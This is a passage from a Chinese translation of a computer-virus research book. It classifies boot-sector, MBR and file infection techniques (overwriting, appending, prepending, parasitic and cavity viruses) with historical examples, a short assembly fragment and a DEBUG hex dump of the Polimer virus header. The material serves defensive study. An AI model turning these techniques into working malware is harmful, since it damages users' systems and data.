50. Peter Szor, "Pocket Monsters," *Virus Bulletin*, August 2001, pp. 8-9.

51. Igor Daniloff, "Anarchy in the USSR," *Virus Bulletin*, October 1997, pp. 6-8.

52. Lakub Kaminski, "Hidden Partitions vs. Multipartite Viruses–I'll be back!," *Virus Bulletin Conference*, 1996.

53. Peter Szor, "Junkie Memorial," *Virus Bulletin*, September 1997, pp. 6-8.

54. Dr. Igor Muttik, "3apa3a," http://www.f-secure.com/v-descs/3apa3a.shtml, 1994.

55. "Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution," MS04-028, http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx.

第4章　感染策略的分类

“所有的艺术都是对自然的一种摹仿。”

——Seneca（罗马哲学家、政治家和剧作家，约公元前4－65年。——译者注）

在本章中，你将会学习到一些常见的针对各种文件格式和系统区域的计算机病毒感染技术。

4.1　引导区病毒

引导区病毒（boot sector virus）恐怕是已知的最早的计算机病毒了。1986年，巴基斯坦的一对兄弟在IBM PC上首次编写出这种病毒，并称之为“Brain”。

如今，虽然引导区感染技术已经很少使用了，但是最好还是熟悉一下这种病毒，因为这种病毒可以感染计算机，而不论这台计算机实际安装了哪种操作系统。

引导区病毒利用个人计算机（PC）的引导程序进行感染。由于大多数计算机的只读存储器（ROM）中并不包含操作系统（OS），所以它们必须从其他地方载入系统，如磁盘或者网络（通过网络适配器）。

典型的IBM PC机最多可以支持四个分区，这些分区通常会在不同的操作系统中被赋予特定的逻辑盘符，如在MS-DOS和Windows NT中会用C:、D:等符号表示（逻辑盘符只是某些操作系统的特性，比如Unix就使用装载点（mount point）来表示类似的概念，而不使用逻辑盘符）。大多数计算机为了访问方便只使用两个分区，而一些生产厂商——如COMPAQ和IBM——会使用一个隐藏分区来放置一些附加的BIOS设置工具。由于不给这些隐藏的分区分配盘符，所以访问它们会相对困难一些，但可以用Norton Disk Editor等工具查看这些分区。（请谨慎使用这类高级磁盘工具，因为它们很容易破坏你的数据！）

现在典型的PC大多从硬盘载入操作系统，而在早期的系统中，引导的顺序是不能由用户自己定义的，所以那时只能由软盘来引导机器，这样病毒就有特别多的机会先于操作系统被装载。ROM-BIOS按照BIOS中设定的引导顺序从相应的引导盘中读取第一个扇区的信息，如果读取成功的话就将这些信息装载到内存中的0:0x7C00地址处，随后执行这些被装载的代码[1]。

在较新的系统中，每一个分区都进一步被划分为磁头（head）、磁道（track）和扇区（sector）等多种附加的部分。主引导记录（master boot record，MBR）放在硬盘的第一个扇区，即0号磁头、0号磁道的1号扇区内。MBR包含一段通用的、与处理器相关的代码，用于对分区表（partition table，PT）中的活动引导区进行定位。PT存储在MBR的数据区内。在MBR起始部分存储着一些非常短小的程序代码，即通常所说的*引导装入程序*（boot strap loader）。

每一个分区表项（PT entry）包含如下内容：

- 分区的第一个和最后一个扇区的地址。
- 一个标志，用于表明这个分区是否可引导。
- 一个类型字节。

• 分区的第一个扇区相对于磁盘开始处的偏移量，以扇区数为单位。

• 分区的总扇区数。

装入程序首先定位到一个活动的分区，从中读取第一个逻辑扇区作为引导扇区。引导扇区中的代码是与操作系统相关的，而MBR中的代码却是通用的，与操作系统无关。这样，IBM PC就可以轻松地支持采用不同文件系统和操作系统的多个分区了。而这同时也让计算机病毒有了可乘之机。病毒代码只需简单地替换掉MBR中的代码并先于这些原始代码执行，就可以一直驻留在内存中。这一过程与具体安装的操作系统相关。在MS-DOS中，引导区病毒可以非常容易地驻留在内存里，然后实时地感染其他插入机器中的存储介质。一些狡猾的引导区病毒（如Exebug）通常会迫使系统首先载入它们自己，然后由这些病毒来完成所有的引导任务。Exebug修改了BIOS中的CMOS设置以便使系统错误地认为机器中不存在软驱，这样机器就会首先使用被感染的MBR进行引导了。当这个来自硬盘的病毒执行时，它会检查软驱A:中是否真的有软盘，如果有的话就装载该盘上的引导扇区，然后将控制权转给它。于是，当你想从软盘启动机器的时候，病毒会让你认为你真的从软盘启动了，而实际上根本不是那回事。

在有软盘的情况时，引导扇区就是该软盘的第一个扇区。其中的引导记录包含了需要装载的与操作系统相关的文件，例如IBMBIO.SYS、IBMDOS.SYS（原文为IBMBIO.COM、IBMDOS.COM，有误。——译者注）等。

将引导顺序设置为首先从硬盘启动是比较明智的。而第一代的IBM PC机并不是这样设计的，所以如果把一张软盘丢在了驱动器A:中的话，那么下一次启动的时候机器就会自动从软盘启动了。引导区病毒就是利用了这一设计上的缺陷。而如果你对引导程序进行了适当的设定，那么避免受到一些简单的引导区病毒的侵害还是比较容易的。

注释　如果系统中安装了SCSI磁盘，因为不能从BIOS直接控制它们，那么系统可能无法从这些磁盘启动。

以下各节详细介绍了各类基本的MBR和引导扇区感染技术。

4.1.1　主引导记录感染技术

感染MBR这一任务对病毒来说是相对简单的。MBR的大小为512字节，只能写得下非常短的代码，但对于小型病毒来说，这一空间已经绰绰有余了。通常，如果机器从驱动器A的一张有毒软盘启动，那么MBR就会立即被感染。

4.1.1.1　用替换引导装入程序的方法感染MBR

典型的MBR病毒使用INT 13h中断来调用BIOS磁盘例程对磁盘进行读写。大多数MBR病毒会将引导装入程序替换成自己的一份拷贝而不会去改变分区表（PT）中的内容。这一点很重要，因为从软盘启动时，只有当PT在正确的位置并具有正确的内容时，才能访问硬盘，否则DOS没有办法找到硬盘上的任何数据。

使用这种技术的一个典型例子是Stoned病毒，它将原始的MBR存放到第7扇区（见图4-1）。在病毒从被替换掉的MBR处得到控制权之后，它会将第7号扇区的原始MBR读到内存中并将控制权转交给它。在MBR后面通常有几个可用扇区，正好可以被Stoned利用。但是不能百分之百地保证存在这样的可用扇区，这就是系统感染了某些MBR病毒后变得无法启动的原因。




图4-1 在Stoned病毒感染前后典型的磁盘布局

4.1.1.2 替换MBR的代码而不保存

另一种感染MBR的技术是：覆盖掉原来的引导装入程序，将PT放在原处不动，也不把原始的MBR保存到任何地方。这种病毒必须完成原始的MBR所需完成的功能。特别是它们必须定位活动分区，将它载入，然后在自己执行完成后将控制权交给活动分区。

Azusa[2]是最早使用这项技术的病毒之一，它于1991年1月在加拿大安大略省（Ontario）被发现。像这样的病毒不能用常规的手段清除，因为原始的MBR根本没有被保存。

反病毒程序很快找到了解决这个问题的办法，即自己携带一份标准的MBR代码。在杀毒的时候用这份通用的MBR代码来覆盖掉病毒代码，系统就可以恢复正常了。

4.1.1.3 用修改PT表项的方法感染MBR

MBR病毒容易攻击的一个目标是MBR的分区表记录。病毒可以通过修改活动分区的PT表项，来确保启动时装载的是存储有病毒体的启动扇区。这样MBR装载的就是包含病毒的引导扇区（而不是原始的启动扇区），随后由病毒装载原始的启动扇区。

StarShip病毒就是这种技术的一个例子。一些狡猾的病毒（如Ginger家族的某些成员）会将PT修改得如同得到一个“循环分区”[3,4]（circular partition）一般，这显然会使得MS-DOS v4.0~7.0在启动后陷入无限循环。因此必须用干净的MS-DOS 3.3x或其他非微软的DOS系统（如PC DOS）软盘，才能正常启动。

4.1.1.4 将MBR存储到硬盘的末尾

感染MBR的一个常见方法是：整个替换MBR，并将原始拷贝保存到硬盘的末尾，以防被其他数据覆盖掉。一些更加谨慎的病毒会将分区的大小降低一些，这样末尾的那块数据就不会被覆盖了。一种称为Tequila的复合病毒使用的就是这种技术。

4.1.2 DOS引导记录感染技术

引导区病毒会感染软盘中的第一个扇区，即引导扇区。它们也可以感染硬盘的引导扇区。已知的引导扇区感染技术比MBR感染技术要多一些。

4.1.2.1 标准的引导感染技术

像Stoned这种病毒使用了最常用的引导感染技术之一。Stoned病毒感染软盘引导扇区的方法是：用一份自身拷贝替换软盘引导扇区的512字节的内容，并将原始的引导扇区内容保存在根目录的末尾。

在实际使用中，这项技术多数时候是安全的，但如果软盘目录中有过多的文件时，软盘内容就可能出现意外损坏。在这种情况下，原始引导扇区的内容会覆盖掉目录的内容；结果，当使用DIR命令时，屏幕上就会显示出一堆乱码。

4.1.2.2 格式化额外扇区的引导区病毒

有些引导区病毒因为太大而无法存储在一个扇区里。大多数软盘都可以通过格式化得到一些额外的空间用于存储数据。虽然并不是所有的软驱都支持这种格式化，但很多软驱还是支持的。比方说，我的第一台PC clone的软驱就不支持对这部分额外空间的访问，于是一些使用了复制保护技术的软件在我的系统中就不能正常工作。

使用复制保护技术的软件通常会利用这些专门格式化出来的位于正常范围之外的“额外”软盘扇区，于是像DISKCOPY这样的普通磁盘拷贝软件就会无法完全照原样复制软盘的内容了。

一些病毒会专门格式化出一组额外的扇区，这就给反病毒软件在修复系统时访问原始引导扇区拷贝造成了困难。但是格式化出额外扇区的方法一般被用来开辟更多的空间以放置较大的病毒体。

1988年春天发布的印尼病毒Denzuko是这项技术的一个实例。与其他大多数病毒不同，我们知道这个病毒的作者是谁——Denny Yanuar Ramdhani。病毒作者的昵称叫做Denny Zuko，这个称谓来自John Travolta[5]主演的音乐电影Grease中的一个角色——“Danny Zuko”。这种引导区病毒首次实现了对其他计算机病毒的反击技术。如果与Brain病毒在同一台计算机中相遇，Denzuko就会将它杀掉。

当同时按下Ctrl-Alt-Del时，Denzuko会在屏幕上闪现一幅图像（如图4-2所示），之后计算机表面上进行了重新启动，实际上这种病毒还会一直待在内存中[6]。

一种非常复杂而危险的隐藏型（stealth）BOOT/MBR病毒Töltögetö（又名Filler）也使用了这项技术。这个病毒是1991年由匈牙利Szèkesfehèrvár的一名技工学校的学生编写的。它包含有360KB和1.2MB两种软盘的格式化记录，可以分别格式化这两种软盘的第40号和第80号磁道，而这些磁道在正常情况下是不会被格式化的。




图4-2　Denzuko病毒的载荷（Payload）（病毒发作时显示的图像。——译者注）

这种感染技术带来的一个好处是：病毒具有复活和再生的可能。计算机病毒的复活技术首次出现在20世纪90年代初期，一些COM文件病毒会试图载入到磁盘末端的超出正常格式化范围的数据空间内，然后将控制权交给那些

被载入的扇区。很多早期的反病毒软件在清除病毒时，并不会把所有位置的病毒代码都覆盖掉。反病毒软件常常只修复引导扇区，而对于软盘上“超出正常范围”（out of reach）的扇区中的病毒代码，则认为它们已经失去了活性而不做处理。但不幸的是，这给了那些撰写病毒的人通过其他病毒来唤醒这些病毒的机会。

4.1.2.3 将扇区标记为BAD的引导区病毒

病毒感染引导扇区的一种有趣的方法是：将原始引导扇区的内容替换为病毒代码，然后把原始引导扇区或病毒体其他部分保存到一个在DOS 文件分配表（FAT）中标识为BAD的未使用簇中。这类病毒的例子如1989年4月写成的一个非常危险的病毒Disk Killer[7]。

4.1.2.4 不保存原始引导扇区的引导区病毒

一些病毒并不保存软盘上原始的引导扇区，而是简单地对活动引导扇区或者硬盘MBR进行感染后把控制权交给存储在硬盘上的引导扇区。这样被感染的软盘就由于病毒没有保存原始的引导扇区内容而无法修复了。这一工作并不像替换MBR代码那样简单，因为引导扇区是与具体的操作系统相关的，病毒必须从各种各样的操作系统的引导扇区中选择一个。所以，并不奇怪，针对这种病毒的最普通的反病毒方法就是用一段通用的引导扇区代码替换病毒体，并在启动机器的时候给用户显示出一条从硬盘启动的提示。当然系统软盘最终还是无法被完全修复。

病毒所使用的另一种相对来说不太常用的方法是，用可以感染MBR或者硬盘引导扇区的病毒代码覆盖软盘启动扇区，随后显示一条假错误信息，例如“系统盘不存在或磁盘错误”，这样用户就会被迫从硬盘启动，从而装载了病毒。Strike病毒是这种方法的一个例子。

还有一种感染软盘引导扇区而不保存原始数据的方法是，模仿原始的引导扇区的功能并试图载入某些系统文件。显然，只有在病毒代码与软盘上的系统文件相匹配的时候这种方法才能发挥作用。Lucifer 病毒是这种方法的一个例子。

4.1.2.5 保存在磁盘末尾的引导区病毒

有一类引导区病毒会覆盖掉原始的引导扇区并将其转存到磁盘的末尾。这有点像一些MBR病毒，它们偶尔也会做一些这样的工作。臭名昭著的Form病毒使用的正是这一方法。Form病毒认为这些磁盘末尾的扇区不被经常使用，或者根本不被使用，这样转存过去的引导扇区就可以比较安全而不会被轻易改写了。因此病毒无需给这个扇区做任何标志，也无需减少相应分区的大小。

另一类引导区病毒不仅会将原始引导扇区转存到活动分区的末尾，还会通过修改分区表的方法让相应的磁盘分区变小一些，使得这些末尾的扇区游离于其他程序之外。偶尔地，引导扇区的数据部分也会同样地被修改掉。

4.1.3 随Windows 95发作的引导区病毒

多种引导区病毒，特别是复合型病毒对存储在\SYSTEM\IOSUBSYS\HSFLOP.PDR中的Windows 95系统的新型的软盘驱动程序进行攻击。这种技术最初出现于1996年5月在斯洛文尼亚发现的Hare病毒族（或者称为Krishna）中，其作者是Demon Emperor。

这种病毒会将正常的驱动程序文件删除，以便可以访问Windows 95系统下实模式BIOS INT 13h中断处理程序。如果不这样做，这一中断例程是无法被访问到的，因为系统不允许这样做。

4.1.4 在网络环境下对引导映像的可能攻击

无盘工作站通过服务器上的文件映像进行引导。比如在Novell NetWare文件服务器上，只需通过DOSGEN.EXE命令就可以建立一个引导磁盘的映像，这一映像的名字是NET$DOS.SYS，可以在终端上对它进行调用。终端上会安有一块特殊的PROM芯片，用于在网络中搜索这样的引导映像。

这为攻击者提供了两种入侵途径。第一，一旦访问权限允许，就可以在服务器上感染或替换NET$DOS.SYS文件；第二，可以模拟服务器的功能，在网络上通过病毒代码制造出一个虚拟服务器，该服务器包含带有病毒的启动映像。

至今还没有发现这种病毒，但NET$DOS.SYS文件却经常被感染，并且被很多病毒扫描程序所忽略。这就使得网络上的哑终端（dumb terminal）很容易受到病毒的侵害。

4.2 文件感染技术

本节中，你将学到多年来病毒作者[8]侵入主机系统所使用的各种病毒感染技术。

4.2.1 重写病毒

有些病毒只是从磁盘上找到一个文件，然后简单地用自己的拷贝改写该文件。当然，这是一种非常初级的技术，不过确实是最为简单的方法。如果这种简单的病毒重写磁盘上所有文件的话，可能造成很大破坏。

重写病毒是不能从系统中彻底删掉的，只能把被感染的文件删掉，然后再从备份介质中恢复。图4-3表示了重写病毒攻击时宿主文件内容的变化。




图4-3　重写病毒感染改变了宿主文件的大小

一般来说，重写病毒不是非常成功的威胁，因为病毒感染造成的明显影响太容易被发现了。然而，这种病毒如果和基于网络的传播技术结合起来，可能产生很大威胁。比如，VBS/LoveLetter.A@mm 病毒通过群发邮件把病毒发送到其他的系统中，当该病毒执行时，它会用自己的拷贝重写本地所有带有下面扩展名的文件：

.vbs, .vbe, .js, .jse, .css, .wsh, .sct, .hta, .jpg, .jpeg, .wav, .txt, .gif, .doc, .htm, .html, .xls, .ini, .bat, .com, .avi, .qt, .mpg, .mpeg, .cpp, .c, .h, .swd, .psd, .wri, .mp3, and .mp2

另一个重写病毒传染方法用于所谓的tiny 病毒，DOS平台的Trivial病毒家族就是一种典型的tiny病毒。在90年代初期，许多病毒作者试图写出最短的病毒，于是出现了Trivial的很多变种，这不足为奇。有些病毒只有22个字节（Trivial.22）。

这种病毒的算法非常简单：

1) 在当前目录下寻找任何（*.*）新的宿主文件。

2) 以写方式打开文件。

3) 把病毒代码写入宿主文件的顶端。

这些最短的病毒通常只能感染当前目录下的一个宿主文件，因为找到下一个宿主文件需要

很多字节的代码。这种病毒也不能感染标记为read-only（只读）的文件，因为那也需要许多额外的指令。

操作系统在载入程序时会初始化某些寄存器，利用这些寄存器的内容，病毒代码还可以优化，因此，病毒作者还可以用这些条件进一步缩短他们的病毒代码。

但是，如果那个平台没有用病毒所期望的方式对寄存器进行初始化时，这些优化可能导致病毒在另外一个平台上执行出错。




图4-4 重写病毒没有改变宿主文件的大小

有些狡猾的重写病毒还利用BIOS的写磁盘功能而不是DOS的文件功能感染新文件。这种病毒最初级的形式只有15个字节。病毒用自己的代码重写每一个扇区。显然，这种病毒太快地杀死了自己的宿主系统，系统的崩溃阻碍了病毒的进一步传播。

图4-4展示了重写病毒简单地重写了宿主文件的顶部，而没有改变文件的大小。

4.2.2 随机重写病毒

重写技术的另一种罕见变种是：不改变文件顶部的代码，而是在宿主文件中随机找一个位置把自己写进去。显然，这种病毒不太可能获得控制权，它通常会导致宿主在执行到病毒代码之前就崩溃了。这种病毒的例子是俄罗斯的Omud [9]，如图4-5所示。

现在的反病毒扫描程序会为了提高性能而减少磁盘I/O，因此如果可能的话，只查找已知的位置。扫描器在查找随机重写病毒时有一定的问题，因为扫描器必须搜索宿主程序的全部内容，这种操作的I/O开销太大了。




图4-5 随机重写病毒

4.2.3 追加病毒

一种典型的DOS COM文件感染技术被称为标准COM（normal COM），这种技术在宿主文件的头部插入一条JMP指令，指向初始文件的末尾（即追加的病毒代码）。这种病毒的典型例子是Vienna，这一病毒出现在1986年，曾经在Ralf Burger的《Computer Viruses: A High-Tech Disease》一书中介绍过，只是源代码稍作修改。

这一名字来源于病毒体在宿主文件中的位置，也就是被追加到文件的末尾。（有意思的是，有些病毒能够感染EXE文件，这需要先把EXE文件转换成COM文件，Vacsina病毒族使用了这种技术。）

该病毒有时也会用等价的指令替代JMP指令，比如：

```
a.) CALL start_of_virus

b.) PUSH offset start_of_virus
    RET
```

宿主文件顶部被重写的前三个字节（有时是4~16个）保存在病毒体内。当执行被感染的程序时，病毒随被感染文件装入内存，顶部的跳转指令把控制转交给了病毒体，然后病毒用常见的方式复制自己，比如在磁盘上寻找新的宿主文件，或者执行某种激活程序（也称为触发器（trigger））。最后，病毒实际上为内存中的被感染进程杀毒了：它把原先被重写的字节拷贝到CS:0x100处（COM文件的装载地址），然后跳回到CS:0x100执行原始程序。COM文件被装入CS:0x100处，是因为程序段前缀（PSP）放在CS:0~CS:0xFF处。




图4-6　典型的DOS COM追加病毒

图4-6展示了DOS COM追加病毒是如何感染宿主文件的。

显然，追加技术可以使用在任何类型的可执行文件中，比如EXE、NE、PE和ELF等等。这种文件都有一个文件头，存放着主程序的入口点。大多数情况下，病毒会把入口点替换成追加到文件末尾的病毒代码的起始地址。

4.3节将专门介绍Win32感染技术，介绍在现代文件格式中感染技术的原理。这些文件的内部结构非常复杂，也给病毒的攻击提供了更多的机会。

4.2.4　前置病毒

病毒感染常见的一种技术是把病毒代码插入到宿主程序的前面，这种病毒被称为*前置病毒*（prepending virus）。这种感染技术非常简单，但是通常非常成功。病毒作者在多种操作系统上都实现了这种感染技术，导致了许多次的蠕虫大爆发。

COM前置病毒的一个例子是匈牙利的病毒Polimer.512.A，它把512字节的病毒代码插入到宿主程序的前面，并把原程序的内容向后移位。

我们用DOS Debug看一下Polimer病毒的前半部分。Polimer是学习的好例子，因为病毒顶部代码没有任何害处，数据区定义的信息在感染程序执行时还可以显示出来。

```
>DEBUG polimer.com
-d
142F:0100  E9 80 00 00 3F 3F 3F 3F-3F 3F 3F 3F 43 4F 4D 00    ....????????COM.
142F:0110  05 00 00 00 2E 8B 26 68-01 00 00 00 00 00 00 00    ......&h........
142F:0120  00 00 00 00 00 00 00 00-41 20 6C 65 27 6A 6F 62    ........A le'job
142F:0130  62 20 6B 61 7A 65 74 74-61 20 61 20 50 4F 4C 49    b kazetta a POLI
142F:0140  4D 45 52 20 6B 61 7A 65-74 74 61 20 21 20 20 20    MER kazetta !
142F:0150  56 65 67 79 65 20 65 7A-74 20 21 20 20 20 20 0A    Vegye ezt ! .
```

病毒体被装入偏移地址0x100处，开始处是一个Jump指令（0xe9），它把控制权交给数据区之后的病毒体代码。因为Polimer代码长度为512字节（0x200），因此，COM文件偏移地址0x300应该是原始的宿主程序（0x100+0x200=0x300）。本例中用的宿主程序实际上是一个空闲内存查询程序（Free Memory Query Program）。前置病毒通过把原始程序代码拷贝到0x100处，

然后把控制权交给宿主程序。

```
-d300
142F:0300  E9 9E 00 0D 46 72 65 65-20 4D 65 6D 6F 72 79 20   ....Free Memory
142F:0310  51 75 65 72 79 20 50 72-6F 67 72 61 6D 2C 20 56   Query Program, V
142F:0320  65 72 73 69 6F 6E 20 34-2E 30 33 0D 0A 53 4D 47   ersion 4.03..SMG
142F:0330  20 53 6F 66 74 77 61 72-65 0D 0A 28 43 29 20 43    Software..(C) C
142F:0340  6F 70 79 72 69 67 68 74-20 31 39 38 36 2C 31 39   opyright 1986,19
142F:0350  38 37 20 53 74 65 76 65-6E 20 4D 2E 20 47 65 6F   87 Steven M. Geo
142F:0360  72 67 69 61 64 65 73 0D-0A 1A 00 00 00 00 00 00   rgiades........
```

图4-7展示了前置病毒如何插入到宿主程序的前部。




图4-7 典型的前置病毒

前置病毒经常用高级语言实现，比如C、Pascal和Delphi等。根据可执行文件的实际结构，病毒要执行原来的可执行文件不像COM文件那样简单。这就是为什么该病毒采用一种通用的解决方案，就是在磁盘上创建一个包含原文件内容的临时文件，然后用system这样的函数执行临时文件中原来的程序。这种病毒通常会向临时文件中的宿主程序传输命令行参数，这样应用程序的功能就不会因为缺少参数而退出。

4.2.5 典型的寄生病毒

前置病毒技术的一个变种被称为典型寄生感染，如图4-8所示。这种病毒用自身的代码重写宿主顶部的数据，并把宿主顶部的这些数据存放在宿主程序的最后，长度通常等于病毒体的长度。第一个寄生病毒是Virdem，是Ralf Burger编写的。实际上，Virdem是最早的文件病毒之一；Burger的书里没有提到除文件病毒以外的病毒类型。Burger把他的创作发表在1986年的 Chaos Computer Club（混沌计算机俱乐部）会议上。




图4-8 典型寄生病毒

很多情况下，修复工作只需把文件从末尾向前的N个字节拷贝到文件头部，然后在文件大小为FILESIZE-N的地方把文件截断就行了，其中N是病毒代码的长度。但是，通常会发现，文件的长度变了，最常见的原因是文件被多次感染过。这是修复这种文件时通常会出现的一种常见问题。

还有些情况，文件开头有一些额外的附加数据，比如有些反病毒程序放置的接种（inoculation）信息。比如，Jerusalem病毒在感染文件的末尾放置一个MsDos记号，表示该文件已经被感染过了。早期的一些反病毒程序也会在所有COM和EXE文件末尾追加这个字符串，以防止再次被Jerusalem病毒感染。这种预防方式被称为对文件接种。尽管听起来是个不错的主意，

但增加的额外数据会给清除病毒带来麻烦，这种情况发生在被接种的文件已经被另外一个寄生病毒感染时。在计算FILESIZE-N时，修复例程会错误地定位到原始程序开头之后的第5个字节。因此修复操作将把宿主文件破坏掉，使得系统执行时崩溃。这样的病毒清除过程通常被称为一次半熟的修复（half-cooked repair）[10]。

有些特殊的寄生病毒不会把宿主程序开头的部分保存到其末尾，而是用一个与宿主程序不同的临时文件来存储该信息，而且有时会把临时文件的属性设置为“隐藏的”。例如，匈牙利的DOS病毒Qpa就用了该技术，它把宿主程序中的333字节（即病毒大小）内容保存到另一个文件中。声名狼藉的W32/Klez家族病毒的某些成员则用这个技术把整个宿主程序都保存到一个新文件中。

4.2.6 蛀穴病毒

蛀穴病毒（cavity virus）（如图4-9所示）通常不增加被感染对象的大小，而是重写宿主文件中可用来安全存放病毒代码（同时又不破坏宿主文件的功能。——译者注）的区域。蛀穴病毒通常重写二进制宿主文件中的零值区域，但也可以重写别的区域，如0xCC-的填充块（C编译器通常用这种填充区域实现指令对齐）。有些病毒还重写包含空格（0x20）的区域。




图4-9　蛀穴病毒将自身代码注入到宿主文件的一个洞穴中

1987年出现的Lehigh，是已知最早使用该技术的病毒。作为一个病毒，Lehigh很不成功。但是Ken van Wyk对该病毒做了大量宣传，而且后来在Usenet上开辟了VIRUS-L新闻组来讨论他的研究结果。

蛀穴病毒在DOS系统中通常传播得比较慢。保加利亚的Darth_Vader家族病毒就由于这个原因而从未大规模爆发过：它们会一直等待，直到DOS系统中出现写文件操作（如INT 21h，ah=40h。——译者注），然后才利用那个正被写入的文件（作为宿主）中的蛀穴对其进行感染。

W2k/Installer病毒（作者是Benny和Darkman）使用蛀穴感染技术来感染Windows 2000上的Win32 PE文件，但不会增大文件的长度。

有一类特殊的蛀穴病毒利用了PE程序的重定位节（relocation section）。在正常情况下，大多数可执行文件的重定位节都未被使用。现在的链接程序（linker）可以配置为在生成PE可执行文件时不包含重定位表，以减小其尺寸。如果PE程序文件包含重定位节的话，则会成为“重定位节蛀穴病毒”的宿主，其重定位节将被该类病毒的代码重写。当重定位节比病毒代码长时，病毒就不会增大文件的长度。这种病毒在感染前要确认重定位节是否是宿主的最后或者其长度是否足够大，否则文件在感染过程中很容易被破坏。W32/CTX和W95/Vulcano病毒家族就用了这种技巧。

4.2.7 分割型蛀穴病毒

有几种Windows 95病毒中实现的蛀穴感染技术非常成功。W95/CIH病毒实现的是蛀穴感染技术的一个变形，称为分割型蛀穴（fractionated cavity）技术。顾名思义，病毒代码被分割成一个装入例程（loader routine）和N个片段，这些片段位于包含闲散空间（slack space）的节

(section) 中。首先病毒的装入例程 (HEAD) 利用一张偏移量表来确定病毒代码各个片段的位置，然后把它们读入内存的一段连续区域中。在感染过程中，病毒会确定PE文件中各个闲散空间相隔的距离，然后根据需要把自身的代码注入到多个闲散蛀穴中。

文件头将出现一个指向病毒代码起点的新的入口点 (通常位于宿主程序的头部区域)。一些较短的蛀穴病毒如Murkry，仅用这个区域就可以完成感染。而像CIH这种较长的病毒则需要将它分割成多个片段。最后，病毒从已存储的入口点 (entry point, EP) 执行原始的宿主程序。这种技术的优点在于，病毒只需“记住”宿主的原始入口点，跳到该处就可以执行宿主程序。

图4-10显示了分割型蛀穴病毒感染前后宿主程序的状态。宿主通常从其头部区域中定义的入口点处开始执行。病毒用病毒入口点 (viral entry point, VEP) 替换了入口点 (EP) 的值。VEP指向的是病毒代码各个片段的装入程序。如果文件中的闲散空间很小，不能在一个片段中容纳进装入程序，则此文件不会被感染。




图4-10 分割型蛀穴病毒

闲散空间在现代文件格式 (如PE) 中很常见，很容易用文件中的节头部 (section header) 信息找到它们。

